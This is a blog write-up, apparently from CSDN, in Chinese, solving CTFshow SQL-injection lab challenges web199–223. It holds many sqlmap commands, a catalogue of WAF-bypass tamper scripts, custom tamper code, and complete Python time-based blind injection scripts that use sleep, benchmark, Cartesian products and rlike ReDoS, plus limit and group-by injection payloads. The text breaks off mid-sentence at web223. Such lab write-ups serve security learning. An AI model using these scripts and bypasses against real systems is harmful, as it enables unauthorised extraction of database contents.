CTFshow-WEB入门-SQL注入(中)

原创

bfengj 于 2021-02-08 21:03:44 发布 1122 收藏 8
分类专栏： SQL注入 文章标签： mysql sql注入 sqlmap web安全 信息安全

本文链接：https://blog.csdn.net/rfrder/article/details/113759746

web199

很懵。。。把括号给过滤了，所以varchar(255)就不能用了，考虑改成其他的类型，但是不知道到底哪里出了问题，每次一改不是没效果，就是查不出来东西。一旦alter出错就要重新启容器，很烦。
看了一下y4师傅的姿势，服了

```
1;show tables;
ctfshow_user
```

对，最简单的方法，一直都没想起来，我太菜了。。。

web200

同上

web201

开始学习sqlmap的使用。
sqlmap的使用手册：sqlmap
不过因为是纯英文，英文太菜的我肯定看不太懂，不过也不需要多深入的了解，正常会用到的就那些，遇到新的了再去翻教程学。
比较详细的使用教程：超详细SQLMap使用攻略及技巧分享
本题提到了这个：

> 使用–user-agent 指定agent
> 使用–referer 绕过referer检查

因此设置一下user-agent和–referer就可以了。

> –user-agent=AGENT 默认情况下sqlmap的HTTP请求头中User-Agent值是：sqlmap/1.0-dev-xxxxxxx(http://sqlmap.org)可以使用–user-agent参数来修改，同时也可以使用–random-agent参数来随机的从./txt/user-agents.txt中获取。当–level参数设定为3或者3以上的时候，会尝试对User-Angent进行注入
> –referer=REFERER sqlmap可以在请求中伪造HTTP中的referer，当–level参数设定为3或者3以上的时候会尝试对referer注入

正常的步骤就是查数据库，查表，查列名，爆字段：

```
查数据库
python sqlmap.py -u http://8beab38c-996f-49aa-b89c-de9b36944ef6.chall.ctf.show:8080/api/?id=1 --dbs --user-agent
 sqlmap --referer http://8beab38c-996f-49aa-b89c-de9b36944ef6.chall.ctf.show:8080/sqlmap.php
```

```
查表
python sqlmap.py -u http://8beab38c-996f-49aa-b89c-de9b36944ef6.chall.ctf.show:8080/api/?id=1   --referer http:/
/8beab38c-996f-49aa-b89c-de9b36944ef6.chall.ctf.show:8080/sqlmap.php -D ctfshow_web --tables
```

```
查列名
>python sqlmap.py -u http://8beab38c-996f-49aa-b89c-de9b36944ef6.chall.ctf.show:8080/api/?id=1   --referer http:
//8beab38c-996f-49aa-b89c-de9b36944ef6.chall.ctf.show:8080/sqlmap.php -D ctfshow_web -T ctfshow_user --columns
```

```
爆字段:
python sqlmap.py -u http://8beab38c-996f-49aa-b89c-de9b36944ef6.chall.ctf.show:8080/api/?id=1   --referer http:/
/8beab38c-996f-49aa-b89c-de9b36944ef6.chall.ctf.show:8080/sqlmap.php -D ctfshow_web -T ctfshow_user -C pass --du
mp
```

web202

按照提示

> 使用–data 调整sqlmap的请求方式

改用post请求，所以用–data设置一下post请求的参数就可以了。
为了省事，我直接–dump了。

```
python sqlmap.py -u http://b6da1e6a-e344-4144-ba1d-0c55a6be9aba.chall.ctf.show:8080/api/ --data="id=1" --referer
="ctf.show" --dump
```

web203

越来越迷了：

> 使用–method 调整sqlmap的请求方式

改成PUT还是不对，而且还没说清请求的参数到底在get的那个位置还是post的那个位置。。。看了一下y4师傅的WP：

> 注意：一定要加上–headers=“Content-Type: text/plain”，否则是按表单提交的，put接收不到

payload如下：

```
python sqlmap.py -u http://df1808c4-d310-4d8a-958a-875b92bfbfb2.chall.ctf.show:8080/api/index.php  --dump --meth
od=PUT  --data="id=1" -headers="content-type:text/plain"
```

还有一个比较坑的点就是/api/index.php，之前几题我都是/api/，都可以，但是这题要/api/index.php才行，不知道怎么回事。

web204

> 使用–cookie 提交cookie数据

把cookie加上：

```
python sqlmap.py -u http://df9bede0-9894-4727-8cf8-333eea7e3cdb.chall.ctf.show:8080/api/index.php --cookie="PHPS
ESSID=ag1ql2rm25v553l7vg044d2tkv; ctfshow=4d95dc558249bdc801e782e3497e5718" --dump --data="id=1" --referer="ctf.
show" --method="PUT" -headers="content-type:text/plain"
```

web205

> api调用需要鉴权

bp抓包看一下，请求index.php之前还会请求一次getToken.php，也就是说每注入一次，要先访问一次getToken.php，然后再注入。找了一下sqlmap的-usage，没找到一个合适的选项，看了一下y4师傅的WP：

> –safe-url 设置在测试目标地址前访问的安全链接
> –safe-freq 设置两次注入测试前访问安全链接的次数

```
python sqlmap.py -u http://f3cc189f-50e4-424a-8d44-5ad78aac468e.chall.ctf.show:8080/api/index.php --method="PUT"
 --data="id=1" --safe-url="http://f3cc189f-50e4-424a-8d44-5ad78aac468e.chall.ctf.show:8080/api/getToken.php" --s
afe-freq=1 --cookie="PHPSESSID=ncit3l1ru3lhp92tv6bvua58j4" --dump -headers="content-type:text/plain" --referer="
ctf.show"
```

学到了，学到了。

web206

> sql需要闭合

看到SQL语句加了括号。。。第一反应是SQLMAP难道不能注入带括号的吗。。。然后正常注入，跑出flag了。。。就很迷这题是考啥sqlmap的选项的呢。。。感觉没啥用。。。

```
python sqlmap.py -u http://1e0a1ae3-e7a0-4f1e-bad6-8819cd2e0477.chall.ctf.show:8080/api/index.php --dump --refer
er="ctf.show" --safe-url="http://1e0a1ae3-e7a0-4f1e-bad6-8819cd2e0477.chall.ctf.show:8080/api/getToken.php" --sa
fe-freq=1 --cookie="PHPSESSID=059qemhlplivj0omlq3am44lhk" --method="PUT" -headers="content-type:text/plain" --da
ta="id=1"
```

web207

> –tamper 的初体验

查一下–tamper：

> –tamper=TAMPER Use given script(s) for tampering injection data

使用给定的脚本篡改注入的数据。

```
示例
sqlmap.py-u "http://192.168.136.131/sqlmap/mysql/get_int.php?id=1" --tampertamper/between.py,tamper/randomcase.p
y,tamper/space2comment.py -v 3
```

```
space2comment.py用/**/代替空格

apostrophemask.py用utf8代替引号

equaltolike.pylike代替等号

space2dash.py  绕过过滤‘=’ 替换空格字符（”），（’–‘）后跟一个破折号注释，一个随机字符串和一个新行（’n’）

greatest.py  绕过过滤’>’ ,用GREATEST替换大于号。

space2hash.py空格替换为#号,随机字符串以及换行符

apostrophenullencode.py绕过过滤双引号，替换字符和双引号。

halfversionedmorekeywords.py当数据库为mysql时绕过防火墙，每个关键字之前添加mysql版本评论

space2morehash.py空格替换为 #号 以及更多随机字符串 换行符

appendnullbyte.py在有效负荷结束位置加载零字节字符编码

ifnull2ifisnull.py  绕过对IFNULL过滤,替换类似’IFNULL(A,B)’为’IF(ISNULL(A), B, A)’

space2mssqlblank.py(mssql)空格替换为其它空符号

base64encode.py  用base64编码替换

space2mssqlhash.py  替换空格

modsecurityversioned.py过滤空格，包含完整的查询版本注释

space2mysqlblank.py  空格替换其它空白符号(mysql)

between.py用between替换大于号（>）

space2mysqldash.py替换空格字符（”）（’ – ‘）后跟一个破折号注释一个新行（’ n’）

multiplespaces.py围绕SQL关键字添加多个空格

space2plus.py用+替换空格

bluecoat.py代替空格字符后与一个有效的随机空白字符的SQL语句,然后替换=为like

nonrecursivereplacement.py双重查询语句,取代SQL关键字

space2randomblank.py代替空格字符（“”）从一个随机的空白字符可选字符的有效集

sp_password.py追加sp_password’从DBMS日志的自动模糊处理的有效载荷的末尾

chardoubleencode.py双url编码(不处理以编码的)

unionalltounion.py替换UNION ALLSELECT UNION SELECT

charencode.py  url编码
```

```
randomcase.py随机大小写

unmagicquotes.py宽字符绕过 GPCaddslashes

randomcomments.py用/**/分割sql关键字

charunicodeencode.py字符串 unicode 编码

securesphere.py追加特制的字符串

versionedmorekeywords.py注释绕过

space2comment.py替换空格字符串(‘‘) 使用注释‘/**/’

halfversionedmorekeywords.py关键字前加注释
```

再高级一点的可能就需要我们自己写脚本？。。。
不过这题因为ban了空格，所以拿/**/绕过即可。

```
python sqlmap.py -u http://684a57ec-9838-4591-98ba-4344043ddb58.chall.ctf.show:8080/api/index.php --dump --refer
er="ctf.show" --safe-url="http://684a57ec-9838-4591-98ba-4344043ddb58.chall.ctf.show:8080/api/getToken.php" --sa
fe-freq=1 --cookie="PHPSESSID=059qemhlplivj0omlq3am44lhk" --method="PUT" -headers="content-type:text/plain" --da
ta="id=1" --tamper="tamper/space2comment.py"
```

web208

还把select给过滤了，但是没区分大小写，所以可以大小写绕过。

```
python sqlmap.py -u http://a2c377af-0be8-4acf-8ee6-b2efdc4aa0ff.chall.ctf.show:8080/api/index.php --dump --refer
er="ctf.show" --safe-url="http://a2c377af-0be8-4acf-8ee6-b2efdc4aa0ff.chall.ctf.show:8080/api/getToken.php" --sa
fe-freq=1 --cookie="PHPSESSID=059qemhlplivj0omlq3am44lhk" --method="PUT" -headers="content-type:text/plain" --da
ta="id=1" --tamper="tamper/space2comment.py,tamper/randomcase.py"
```

web209

```
function waf($str){
   //TODO 未完工
   return preg_match('/ |\*|\=/', $str);
  }
```

过滤了=可以用like，但是过滤了空格和*其实可以用括号或者%0a这样的，但是为什么sqlmap自带的把空格替换成其他的可代替空格的字符的tamper用在这题都不行？
所以只能自己写脚本或者改一下原有的。过滤了空格和*，那就%0a：

```
for i in xrange(len(payload)):
            if not firstspace:
                if payload[i].isspace():
                    firstspace = True
                    retVal += chr(0x0a)
                    continue

            elif payload[i] == '\'':
                quote = not quote

            elif payload[i] == '"':
                doublequote = not doublequote

            elif payload[i] == " " and not doublequote and not quote:
                retVal += chr(0x0a)
                continue

            retVal += payload[i]
```

把tamper/space2comment.py里面的`/**/`换成了chr(0x0a)就可以了。还需要把=替换给like，tamper/equaltolike.py可以做到。当然也可以自己写脚本替换：

```
            elif payload[i] == '=':
                retVal += chr(0x0a)+'like'+chr(0x0a)
```

```
python sqlmap.py -u http://b4e89c77-6a06-4618-a05c-428dacf21b71.chall.ctf.show:8080/api/index.php --dump --refer
er="ctf.show" --safe-url="http://b4e89c77-6a06-4618-a05c-428dacf21b71.chall.ctf.show:8080/api/getToken.php" --sa
fe-freq=1 --cookie="PHPSESSID=059qemhlplivj0omlq3am44lhk" --method="PUT" -headers="content-type:text/plain" --da
ta="id=1" --tamper="tamper/equaltolike.py,tamper/feng.py"
```

编写tamper的参考文章：Sqlmap Tamper 编写

web210

直接按照逻辑写就完事了

```
!/usr/bin/env python

"""
Copyright (c) 2006-2021 sqlmap developers (http://sqlmap.org/)
See the file 'LICENSE' for copying permission
"""

from lib.core.compat import xrange
from lib.core.enums import PRIORITY
import base64

__priority__ = PRIORITY.LOW

def dependencies():
    pass

def tamper(payload, **kwargs):


    retVal = payload

    if payload:
        retVal=retVal.encode()
        retVal=retVal[::-1]
        retVal=base64.b64encode(retVal)
        retVal=retVal[::-1]
        retVal=base64.b64encode(retVal)
    return retVal.decode()
```

```
python sqlmap.py -u http://de90271f-b229-433a-b034-817054d67705.chall.ctf.show:8080/api/index.php --dump --refer
er="ctf.show" --safe-url="http://de90271f-b229-433a-b034-817054d67705.chall.ctf.show:8080/api/getToken.php" --sa
fe-freq=1 --cookie="PHPSESSID=059qemhlplivj0omlq3am44lhk" --method="PUT" -headers="content-type:text/plain" --da
ta="id=1" --tamper="tamper/web210.py"
```

web211

没啥好说的

```
python sqlmap.py -u http://6c787cb9-3497-42d7-9096-a700a37320ef.chall.ctf.show:8080/api/index.php --dump --refer
er="ctf.show" --safe-url="http://6c787cb9-3497-42d7-9096-a700a37320ef.chall.ctf.show:8080/api/getToken.php" --sa
fe-freq=1 --cookie="PHPSESSID=059qemhlplivj0omlq3am44lhk" --method="PUT" -headers="content-type:text/plain" --da
ta="id=1" --tamper="tamper/space2comment.py,tamper/web210.py"
```

需要注意的是，要先把空格替换成/**/才行。

web212

```
python sqlmap.py -u http://674c545c-dd49-47ea-9622-05977fd17c25.chall.ctf.show:8080/api/index.php --dump --refer
er="ctf.show" --safe-url="http://674c545c-dd49-47ea-9622-05977fd17c25.chall.ctf.show:8080/api/getToken.php" --sa
fe-freq=1 --cookie="PHPSESSID=059qemhlplivj0omlq3am44lhk" --method="PUT" -headers="content-type:text/plain" --da
ta="id=1" --tamper="tamper/feng.py,tamper/web210.py"
```

web213

暂时没想到好办法

web214

卑微的找不到注入点。。。人傻了。。看一下y4师傅，注入点是在/api/index.php的post里面：

Request

Pretty Raw \n Actions

```
POST /api/index.php HTTP/1.1
Host: be17b241-b78e-4079-bda2-55575af70d93.chall.ctf.show:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://be17b241-b78e-4079-bda2-55575af70d93.chall.ctf.show:8080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: UM_distinctid=17734ca8cf42cf-0a68bc5a550a57-31346d-e1000-17734ca8cf51ba; PHPSESSID=bose7meotk9mdpgfp16a51sk7o
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

ip=if(2>1,sleep(2),1)&debug=0
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Date: Tue, 09 Feb 2021 03:28:06 GMT
Server: nginx/1.16.1
X-Powered-By: PHP/7.3.11
Content-Length: 0
Connection: close
```


而且没回显，直接时间盲注就可以了：

```
"""
Author:feng
"""
import requests
from time import time

url='http://be17b241-b78e-4079-bda2-55575af70d93.chall.ctf.show:8080/api/index.php'

flag=''
for i in range(1,100):
    length=len(flag)
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if min==j:
            flag+=chr(j)
            print(flag.lower())
            break

        #payload="if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_
name='ctfshow_flagx'),{},1))<{},sleep(0.5),1)".format(i,j)
        payload="if(ascii(substr((select group_concat(flaga) from ctfshow_flagx),{},1))<{},sleep(0.5),1)".format
(i,j)


        data={
            'ip':payload,
            'debug':0
        }
        start_time=time()
        r=requests.post(url=url,data=data)
        end_time=time()
        if end_time-start_time>0.49:
            max=j
        else :
            min=j
```

又从y4师傅的脚本里学到了新的东西，可以不比较请求前后的时间差，而是直接设置timeout：

```
"""
Author:feng
"""
import requests
from time import time

url='http://be17b241-b78e-4079-bda2-55575af70d93.chall.ctf.show:8080/api/index.php'

flag=''
for i in range(1,100):
    length=len(flag)
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if min==j:
            flag+=chr(j)
            print(flag.lower())
            break

        #payload="if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_
name='ctfshow_flagx'),{},1))<{},sleep(0.5),1)".format(i,j)
        payload="if(ascii(substr((select group_concat(flaga) from ctfshow_flagx),{},1))<{},sleep(0.5),1)".format
(i,j)

        data={
            'ip':payload,
            'debug':0
        }
        try:
            r=requests.post(url=url,data=data,timeout=0.5)
            min=j
        except:
            max=j
```

web215

```
"""
Author : feng
"""
import requests
url="http://5895b664-35ae-4472-86f4-5106f89bdc9f.chall.ctf.show:8080/api/index.php"
flag=''
for i in range(1,100):
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if j==min:
            flag+=chr(j)
            print(flag)
            if chr(j)=='}':
                exit()
            break
        payload="' or if(ascii(substr((select group_concat(flagaa) from ctfshow_flagxc),{},1))<{},sleep(0.05),1)
#".format(i,j)
        data={
            'ip':payload,
            'debug':0
        }
        try:
            r=requests.post(url=url,data=data,timeout=0.05)
            min=j
        except:
            max=j
```

web216

看到from_base64，想着把payloadbase64加密一次之后再打，但是发现不太行，看了一下y4师傅的姿势，突然醒悟。。

```
where id = from_base64($id);
```

这个SQL语句是在PHP里的那个`$sql`，相当于我们传入的payload是拼接到这个PHP的字符串的，所以根本没必要进行整体的base64加密，因为是字符串的拼接，因此直接闭合from_base64就可以了。

```
"""
Author:feng
"""
import requests
from base64 import b64encode
url='http://4e1e36fc-b314-4530-a15a-40b94c10d8de.chall.ctf.show:8080/api/index.php'

flag=''
for i in range(1,100):
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if min==j:
            flag+=chr(j)
            print(flag)
            if chr(j)=='}':
                exit()
            break
        #payload="'MQ==') or if(ascii(substr((select group_concat(table_name) from information_schema.tables whe
re table_schema=database()),{},1))<{},sleep(0.05),1)#".format(i,j)
        #payload="'MQ==') or if(ascii(substr((select group_concat(column_name) from information_schema.columns w
here table_name='ctfshow_flagxcc'),{},1))<{},sleep(0.05),1)#".format(i,j)
        payload="'MQ==') or if(ascii(substr((select group_concat(flagaac) from ctfshow_flagxcc),{},1))<{},sleep(
0.05),1)#".format(i,j)

        data={
            'ip':payload,
            'debug':0
        }
        try:
            r=requests.post(url=url,data=data,timeout=0.05)
            min=j
        except:
            max=j
```

web217

sleep被ban了就用benchmark。我也是第一次用benchmark进行时间盲注，属实感受到了这个玩意贼耗时间，它比较容易受网速还有服务器那边的响应的影响，一条benchmark，有时候跑2秒，有时候0.几秒，而且越跑到后面误差越大，写个脚本：

```
"""
Author:feng
"""
import requests
import time
url='http://9b2a89ce-8e84-471c-9b2e-be262825623d.chall.ctf.show:8080/api/index.php'

flag=''
for i in range(1,100):
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if min==j:
            flag+=chr(j)
            print(flag)
            if chr(j)=='}':
                exit()
            break

        #payload="if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_sc
hema=database()),{},1))<{},benchmark(1000000,md5(1)),1)".format(i,j)
        #payload="if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_
name='ctfshow_flagxccb'),{},1))<{},benchmark(1000000,md5(1)),1)".format(i,j)
        payload="if(ascii(substr((select group_concat(flagaabc) from ctfshow_flagxccb),{},1))<{},benchmark(10000
00,md5(1)),1)".format(i,j)

        data={
            'ip':payload,
            'debug':0
        }
        try:
            r=requests.post(url=url,data=data,timeout=0.5)
            min=j
        except:
            max=j
        time.sleep(0.2)
    time.sleep(1)
```

关键就在最后的`time.sleep`。每请求一次就延迟0.2秒，提高准确率，每爆出一个字母就再延迟1.2秒，以免服务器那边太卡，这样每条请求之间间隔一定的时间，虽然爆起来比较慢，但是准确率可以说是100%，不至于受到服务器和网速的影响。

web218

sleep和benchmark都ban了，那就用其他的姿势：
SQL注入有趣姿势总结
里面提到了5种时间注入的姿势，这题用一下笛卡尔积注入。

```
"""
Author:feng
"""
import requests
import time
url='http://1f4080db-15a9-499c-877e-551548334e4c.chall.ctf.show:8080/api/index.php'

flag=''
for i in range(1,100):
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if min==j:
            flag+=chr(j)
            print(flag)
            if chr(j)=='}':
                exit()
            break

        #payload="if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_sc
hema=database()),{},1))<{},(SELECT count(*) FROM information_schema.columns A, information_schema.columns B),1)"
.format(i,j)
        #payload="if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_
name='ctfshow_flagxc'),{},1))<{},(SELECT count(*) FROM information_schema.columns A, information_schema.columns
B),1)".format(i,j)
        payload="if(ascii(substr((select group_concat(flagaac) from ctfshow_flagxc),{},1))<{},(SELECT count(*) F
ROM information_schema.columns A, information_schema.columns B),1)".format(i,j)

        data={
            'ip':payload,
            'debug':0
        }
        try:
            r=requests.post(url=url,data=data,timeout=0.15)
            min=j
        except:
            max=j
        time.sleep(0.2)
    time.sleep(1)
```

不过做到219题的时候看到ban了rlike，所以这题的预期解其实是rlike，所以再回来写一下rlike的脚本：

```
"""
Author:feng
"""
import requests
from time import *
url='http://bdd029c0-b86f-4690-a94e-f1d9c8163304.chall.ctf.show:8080/api/index.php'

time="concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad
(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rp
ad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a')) rlike '(a.*)+(a.*)
+b'"

flag=''
for i in range(1,100):
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if min==j:
            flag+=chr(j)
            print(flag)
            if chr(j)=='}':
                exit()
            break

        #payload="if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_sc
hema=database()),{},1))<{},{},1)".format(i,j,time)
        #payload="if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_
name='ctfshow_flagxc'),{},1))<{},{},1)".format(i,j,time)
        payload="if(ascii(substr((select group_concat(flagaac) from ctfshow_flagxc),{},1))<{},{},1)".format(i,j,
time)

        data={
            'ip':payload,
            'debug':0
        }
        try:
            r=requests.post(url=url,data=data,timeout=0.3)
            min=j
        except:
            max=j
        sleep(0.2)
    sleep(1)
```

rlike换成regexp也行。

web219

ban了rlike，可以用regexp，也可以笛卡尔积注入，脚本同上。

web220

```
function waf($str){
        return preg_match('/sleep|benchmark|rlike|ascii|hex|concat_ws|concat|mid|substr/i',$str);
    }
```

ascii,group_concat,csubstr这些常用的给ban了就换姿势，用like或者regexp或者left,right之类的等等，或者locate等都可以，后面的时间盲注rlike,regexp或者笛卡尔积都行。

```
"""
Author:feng
"""
import requests
import time

url = 'http://a358f0af-b184-4647-af37-a0555f8e75b4.chall.ctf.show:8080/api/index.php'

flag = ''
for i in range(100):
    for j in "-abcdefghijklmnopqrstuvwxyz0123456789{},_":

        #payload = "if((select table_name from information_schema.tables where table_schema=database() limit 0,1) like '{}',(SELECT count(*) FROM information_schema.columns A, information_schema.columns B),1)".format(flag + j + "%")
        #payload="if((select column_name from information_schema.columns where table_name='ctfshow_flagxcac' limit 1,1) like '{}',(SELECT count(*) FROM information_schema.columns A, information_schema.columns B),1)".format(flag+j+"%")
        payload="if((select flagaabcc from ctfshow_flagxcac limit 0,1) like '{}',(SELECT count(*) FROM information_schema.columns A, information_schema.columns B),1)".format(flag+j+"%")

        data = {
            'ip': payload,
            'debug': 0
        }
        try:
            r = requests.post(url=url, data=data, timeout=0.15)
        except:
            flag += j
            print(flag)
            break
            if j == "}":
                exit()
        time.sleep(0.3)
```

时间盲注终于结束了，时间盲注真的太熬人了，看着那字符一点一点的慢悠悠的冒出来太烦了。

web221


limit注入可以参考p神的文章和另外一个博主关于SQL注入的文章：
[转载]Mysql下Limit注入方法
limit注入
利用procedure analyse来进行注入，只能使用extractvalue 和 benchmark。这题开启了报错，所以extractvalue肯定是最方便的。

```
?page=1&limit=1  procedure analyse(extractvalue(1,concat(1,database())),1)
```

web222

group by的注入。可以时间盲注，一个简单的例子：

```
select * from users group by 1,if(1=1,sleep(0.05),1)
```




需要注意的是，是对查询结果的每一行都进行一次sleep，因为我的表里有16行，所以16*0.05就是0.8s左右。所以写个脚本时间盲注一波即可：

```
"""
Author:feng
"""
import requests
import time
url='http://fa11dfdd-f41b-4df7-9e21-5a23654a0f53.chall.ctf.show:8080/api/index.php?u='

flag=''
for i in range(1,100):
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if min==j:
            flag+=chr(j)
            print(flag)
            if chr(j)=='}':
                exit()
            break

        #payload="1,if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_
schema=database()),{},1))<{},sleep(0.02),1)".format(i,j)
        #payload="1,if(ascii(substr((select group_concat(column_name) from information_schema.columns where tabl
e_name='ctfshow_flaga'),{},1))<{},sleep(0.02),1)".format(i,j)
        payload="1,if(ascii(substr((select group_concat(flagaabc) from ctfshow_flaga),{},1))<{},sleep(0.02),1)".
format(i,j)

        try:
            r=requests.get(url=url+payload,timeout=0.4)
            min=j
        except:
            max=j
        time.sleep(0.2)
    time.sleep(1)
```

web223

既然ban了数字，就拿true来绕过，但是不知道为什么怎么我打过去连回显都没有了，很迷。我把payload放到bp里面就是有回显，python脚本里面就是不行：



